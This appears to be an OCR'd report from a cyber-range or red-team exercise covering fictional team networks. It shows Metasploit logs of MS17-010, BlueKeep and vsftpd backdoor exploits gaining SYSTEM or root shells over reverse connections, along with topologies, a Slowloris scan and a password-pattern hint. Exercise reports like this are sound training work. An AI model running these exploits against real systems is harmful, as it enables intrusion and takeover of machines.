


```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOST 172.16.41.2
RHOST ⇒ 172.16.41.2
\msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 172.16.21.101:4444
[*] 172.16.41.2:445 - Target OS: Windows Server 2012 Standard 9200
[*] 172.16.41.2:445 - Built a write-what-where primitive ...
[+] 172.16.41.2:445 - Overwrite complete ... SYSTEM session obtained!
[*] 172.16.41.2:445 - Selecting PowerShell target
[*] 172.16.41.2:445 - Executing the payload ...
[+] 172.16.41.2:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.16.41.2
[*] Meterpreter session 2 opened (172.16.21.101:4444 → 172.16.41.2:50966) at 2023-05-01 22:19:42 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : NS
OS              : Windows 2012 (6.2 Build 9200).
Architecture    : x64
System Language : en_US
Domain          : RICKROLL4U
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > pc
[-] Unknown command: pc.
meterpreter > ps

Process List
============

 PID   PPID  Name                                       Arch  Session  User                          Path
 ---   ----  ----                                       ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                                     x64   0
 224   4     smss.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 304   296   csrss.exe                                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 360   296   wininit.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 376   368   csrss.exe                                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 408   368   winlogon.exe                               x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 468   360   services.exe                               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 496   360   lsass.exe                                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 676   468   svchost.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 696   468   svchost.exe                                x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 736   468   svchost.exe                                x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 776   1676  powershell.exe                             x64   1        RICKROLL4U\Administrator      C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
 792   468   svchost.exe                                x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 820   468   svchost.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 868   408   dwm.exe                                    x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 884   1932  iexplore.exe                               x64   1        RICKROLL4U\Administrator      C:\Program Files\Internet Explorer\iexplore.exe
 888   468   svchost.exe                                x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 924   468   svchost.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 944   468   svchost.exe                                x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1164  468   svchost.exe                                x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1328  468   spoolsv.exe                                x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1356  468   Microsoft.ActiveDirectory.WebServices.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\ADWS\Microsoft.ActiveDirectory.WebServices.exe
 1392  2656  ServerManager.exe                          x64   1        RICKROLL4U\Administrator      C:\Windows\System32\ServerManager.exe
 1400  468   dfsrs.exe                                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dfsrs.exe
 1440  468   dns.exe                                    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dns.exe
```

Team - D Exploitation


172.16.41.0/24 & 172.16.141.0/24

4. BlueKeep Vulnerability in (172.16.141.1)



```
msf6 exploit(windows/rdp/cve_2019_0708_bluekeep_rce) > exploit

[*] Started reverse TCP handler on 172.16.51.18:4444
[*] 172.16.141.1:3389 - Running automatic check ("set AutoCheck false" to disable)
[*] 172.16.141.1:3389 - Using auxiliary/scanner/rdp/cve_2019_0708_bluekeep as check
[+] 172.16.141.1:3389     - The target is vulnerable. The target attempted cleanup of the incorrectly
[*] 172.16.141.1:3389     - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.141.1:3389 - The target is vulnerable. The target attempted cleanup of the incorrectly-bour
[*] 172.16.141.1:3389 - Using CHUNK grooming strategy. Size 250MB, target address 0xfffffa8028608000,
[!] 172.16.141.1:3389 - ←——————————— | Entering Danger Zone | ———————————→
[*] 172.16.141.1:3389 - Surfing channels ...
[*] 172.16.141.1:3389 - Lobbing eggs ...
[*] 172.16.141.1:3389 - Forcing the USE of FREE'd object ...
[!] 172.16.141.1:3389 - ←——————————— | Leaving Danger Zone | ———————————→
[*] Sending stage (200774 bytes) to 172.16.141.1
[*] Meterpreter session 2 opened (172.16.51.18:4444 → 172.16.141.1:49348) at 2023-04-12 14:49:01 -0400

meterpreter > shell
Process 256 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::893e:3e17:cc1c:ec0e%11
   IPv4 Address. . . . . . . . . . . : 172.16.141.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.141.254

Tunnel adapter isatap.{404432E9-5DF7-4F73-8DC5-069E15FEE63C}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Windows\system32>
```

5. User Passwords hint



Rickrolls For You


The highest quality rickrolls to share with your friends and family, or for your own enjoyment

About Our Company

Rickrolls4U was founded in 2006 by our current CEO, Sara Smith. Sara is our most valuable employee, and her mission of sharing rickrolls with everyone is shared by all of us here. Sara also set our current password policy. We should maybe fire her for that, it is pretty bad. They look something like 'User' + {{ user_number }} + 'Pass' + {{ special_char }} It would be unfortunate if someone got into her account, but it might help her learn something about security.

s-smith

Topology



Team - E

172.16.51.0/24 & 172.16.151.0/24

172.16.51.17
Apache-Tomcat

172.16.51.10
NTP Server

172.16.51.23
FTP Server

172.16.51.6
Mail Server

172.16.51.6
DNS Server


172.16.51.42
RDP Server

172.16.51.2
SSH


Team - E Exploitation

172.16.51.0/24 & 172.16.151.0/24

1. vsftpd backdoor vulnerability in 2.3.4 version in (172.16.51.23)




```
RHOST => 172.16.51.23
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   172.16.51.23     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.51.23:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.51.23:21 - USER: 331 Please specify the password.
[+] 172.16.51.23:21 - Backdoor service has been spawned, handling...
[+] 172.16.51.23:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 172.16.51.23:6200) at 2023-04-25 23:21:06 -0400

whoami
root
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.51.23  netmask 255.255.255.0  broadcast 172.16.51.255
        inet6 fe80::20c:29ff:fe17:4ebb  prefixlen 64  scopeid 0x20<link>
```



```
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 172.16.51.23:6200) at 2023-04-25 23:21:06 -0400

whoami
root
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.51.23  netmask 255.255.255.0  broadcast 172.16.51.255
        inet6 fe80::20c:29ff:fe17:4ebb  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:17:4e:bb  txqueuelen 1000  (Ethernet)
        RX packets 10618  bytes 822990 (803.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5152  bytes 341196 (333.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 45  bytes 3813 (3.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 45  bytes 3813 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ls
access.c
access.h
access.o
ascii.c
ascii.h
ascii.o
AUDIT
banner.c
banner.h
banner.o
BENCHMARKS
BUGS
builddefs.h
Changelog
```

Topology



Team - F

172.16.61.0/24 & 172.16.161.0/24

172.16.61.5
HTTP, SOAP API

172.16.61.11
Apache HTTPD

172.16.61.20
Apache, Samba

172.16.61.21
FTP, DNS,HTTP, MSRPC

172.16.61.22
NS2, Winserver


172.16.161.12
MSRPC, Microsoft-DS

172.16.161.11
SSH

Team - F Exploitation


172.16.61.0/24 & 172.16.161.0/24

1. Slowloris DOS Attack (172.16.61.5)



```
Nmap scan report for 172.16.61.5
Host is up (0.00030s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
22/tcp   closed ssh
80/tcp   open   http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server op
en and hold
|       them open as long as possible.  It accomplishes this by opening conn
ections to
|       the target web server and sending a partial request. By doing so, it
 starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
```

2. Nibble Blog (172.16.61.20)

